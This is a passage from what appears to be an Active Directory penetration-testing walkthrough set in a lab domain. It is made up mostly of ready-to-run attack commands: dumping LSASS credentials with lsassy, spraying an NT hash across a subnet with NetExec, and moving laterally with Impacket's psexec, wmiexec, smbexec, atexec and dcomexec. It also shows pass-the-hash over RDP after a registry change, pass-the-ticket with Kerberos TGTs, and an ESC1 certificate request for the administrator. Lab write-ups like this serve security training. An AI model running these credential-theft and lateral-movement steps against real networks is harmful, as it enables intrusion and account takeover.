18 masterkeys saved to /home/stark/.config/lsassy/masterkeys.txt
It’s possible to see that we were able to retrieved several NT hashes, Ticket Granting Tickets as well.
Now as I stated before, This attack only works if there is any session(logged-in user) on the machine, because all user authentication, password changes, creation of access tokens, and enforcement of security policies are stored in the RAM. Now let’s do some exercise here.
Let’s login with another user and see if we will be able to retrieve the just logged-in user as well.
We will use xfreerdp to login as catelyn.stark.
xfreerdp /d:north.sevenkingdoms.local /u:catelyn.stark /p:robbsansabradonaryarickon /v:castelblack.north.sevenkingdoms.local /cert-ignore
Once we run lsassy with dumpertdll module again, we can see that we were able to get a new user named catelyn.stark and its hash.

User: catelyn.stark
Hash: [NT] cba36eccfd9d949c73bc73715364aff5 | [SHA1] be37d26374175f082b2c536d3114bafb2ad0e4fc
We can try to crack this NTLM offline or use the hash.
Password Spraying with NetExec
Let’s say that we were not able to crack user catelyn.stark hash, we can do a Pass the Hash. that’s what we will focus here.
Using NetExec, we ca do a password spraying using a hash.
netexec smb 10.4.10.10-23 -u catelyn.stark -H 'cba36eccfd9d949c73bc73715364aff5'
smb = The option chosen for this attack.
-u = USERNAME [USERNAME ...] = username(s) or file(s) containing usernames
-H = HASH [HASH ...], --hash HASH [HASH ...] = NTLM hash(es) or file(s) containing NTLM hashes

We can see from the screenshot above that the password spraying on the entire network revealed us something.
The user was able to login to machine 10.4.10.11 and marked as (Pwn3d!). It means that user Catelyn.stark is a high level user in the machine 10.4.10.11.
By default NetExec only checks if SMB admin$ is writable. If it is the case NetExec show (Pwn3d!).
For execution NetExec use the -x option and by default use the wmiexec impacket method
Lateral movement
Now lets try lateral movement using Impacket.
PsExec
- PsExec:
- upload executable
- create a service to run the executable
- Communicate with the service with namedPipe.
- Protocol : SMB
psexec.py -hashes 'cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@10.4.10.11
PsExec easily triggers defender and can no longer be used with the RemCom service binary embedded with impacket without raising an alert and fail.
WmiExec
WmiExec (pseudo-shell):
- Create new process throught wmi
- Create file to get the command result, read the file with smb and delete it
- Protocols : DCERPC + SMB
wmiexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@10.4.10.11

SmbExec
SmbExec (pseudo-shell):
- Don’t upload executable
- Create a service on every request
- Get the command results on a share or on a server controled by the attacker (with -mode SERVER)
- Protocol SMB
smbexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@10.4.10.11

AtExec
AtExec (execute command):
- use a schedule task to run the command
- protocol SMB
atexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@10.4.10.11 whoami

DcomExec
DecomExec (Distributed Component Object Model):
- pseudo shell (get the result in files retreived with smb)
- protocol DCERPC + SMB
dcomexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@10.4.10.11
Lateral Move with NetExec
- By default NetExec only check if smb admin$ is writable. If it is the case NetExec show (Pwn3d!).
- For execution Netexec use the -x option and by default use the wmiexec impacket method
evil-winrm -i 10.4.10.11 -u catelyn.stark -H 'cba36eccfd9d949c73bc73715364aff5’


Using winrm
- Winrm
- protocol HTTP or HTTPS

Using RDP
- If you try to do PTH with RDP :
xfreerdp /u:catelyn.stark /d:north.sevenkingdoms.local /pth:cba36eccfd9d949c73bc73715364aff5 /v:10.4.10.11
If we get the error message above, it is because we are using the hash of the user instead of password. To allow RDP connection without password we must Enable restricted admin.
We can use Evil-WinRM to get the remote access via Powershell and enabled RDP since we are an Admin in the machine10.4.10.11.
New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name DisableRestrictedAdmin -Value 0

Or we can also do it remotely using reg.py.
First we make a request:reg.py NORTH/catelyn.stark@10.4.10.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' query -keyName 'HKLM\System\CurrentControlSet\Control\Lsa'

If its not created, then we will get the output as the one above, we will have no DisabeleRestritedAdmin created.
we can created it and enable it will the following command.
reg.py NORTH/catelyn.stark@10.4.10.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' add -keyName 'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin' -vt 'REG_DWORD' -vd '0'
Now if we check if and we get the following output below.

It means that this value does exist but its disabled. we can enable it with the following command:
reg.py NORTH/catelyn.stark@10.4.10.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' add -keyName 'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin' -vt 'REG_DWORD' -vd '0'

Then we request it again just to make sure that we were able to enable it.
reg.py NORTH/catelyn.stark@10.4.10.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' query -keyName 'HKLM\System\CurrentControlSet\Control\Lsa'

We were able to change the DisableRestrictedAdmin value to 0, we can login via RDP now.
Now we can try our RDP connection again and it will work.
xfreerdp /u:catelyn.stark /d:north.sevenkingdoms.local /pth:cba36eccfd9d949c73bc73715364aff5 /v:10.4.10.11

Once we finish it we can delete it again.reg.py NORTH/catelyn.stark@10.4.10.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' delete -keyName 'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin'

Ticket Granting Ticket
Continuing with user Catelyn.stark! We can also use Catelyn.stark NT Hash to request a Kerberos Ticket by requesting the TGT
getTGT.py -hashes ':cba36eccfd9d949c73bc73715364aff5' north.sevenkingdoms.local/catelyn.stark

We are able to retrieve Catelyn.stark ticket, its saved as catelyn.stark.ccache, let’s now use Pass The Ticket by exporting the .ccache to a variable called KRB5CCNAME.
export KRB5CCNAME=/workspace/tgt/catelyn.stark.ccache
We can now the remote access with wmiexec.py or evil-winrm but this time using user’s ticket instead of the NT Hash.
wmiexec.py -k -no-pass north.sevenkingdoms.local/catelyn.stark@winterfell

We can also use Evil-WinRM with the ticket, with the following steps.
1 - We export the ticket: export KRB5CCNAME=/workspace/tgt/catelyn.stark.ccache
2 - We Add realm to /etc/krb5.conf
[libdefaults]
        default_realm = NORTH.SEVENKINGDOMS.LOCAL


[realms]
        NORTH.SEVENKINGDOMS.LOCAL = {
                kdc = winterfell.north.sevenkingdoms.local
                default_domain = north.sevenkingdoms.local
        }

[domain_realm]
        .north.sevenkingdoms.local = NORTH.SEVENKINGDOMS.LOCAL
        north.sevenkingdoms.local = NORTH.SEVENKINGDOMS.LOCAL
3 - we login to the machine using the machine name.
evil-winrm -i winterfell -r NORTH.SEVENKINGDOMS.LOCAL

Kirbi converter
Another thing we can do, is to convert our kirbi file we got previously and convert them to .ccache files using impacket with ticketConverter.py.
lsassy -d north.sevenkingdoms.local -u 'jeor.mormont' -p 'L0ngCl@w' 10.4.10.22 -m dumpertdll -O dumpertdll_path=Outflank-Dumpert-DLL.dll
Certificate
In case we care exploiting a ESC1 vulnerability, we are able to request the certificate of a user and get the Hash then use it to request the TGT.
By using Certipy we are able to accomplish that. here we are using the ESC1 vulnerability that we do have to request the administrator certificate.
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local

We were able to get the Administrator certificate and we have it as administrator.pfx, now let’s use this certificate to request the administrator Ticket Granting Ticket.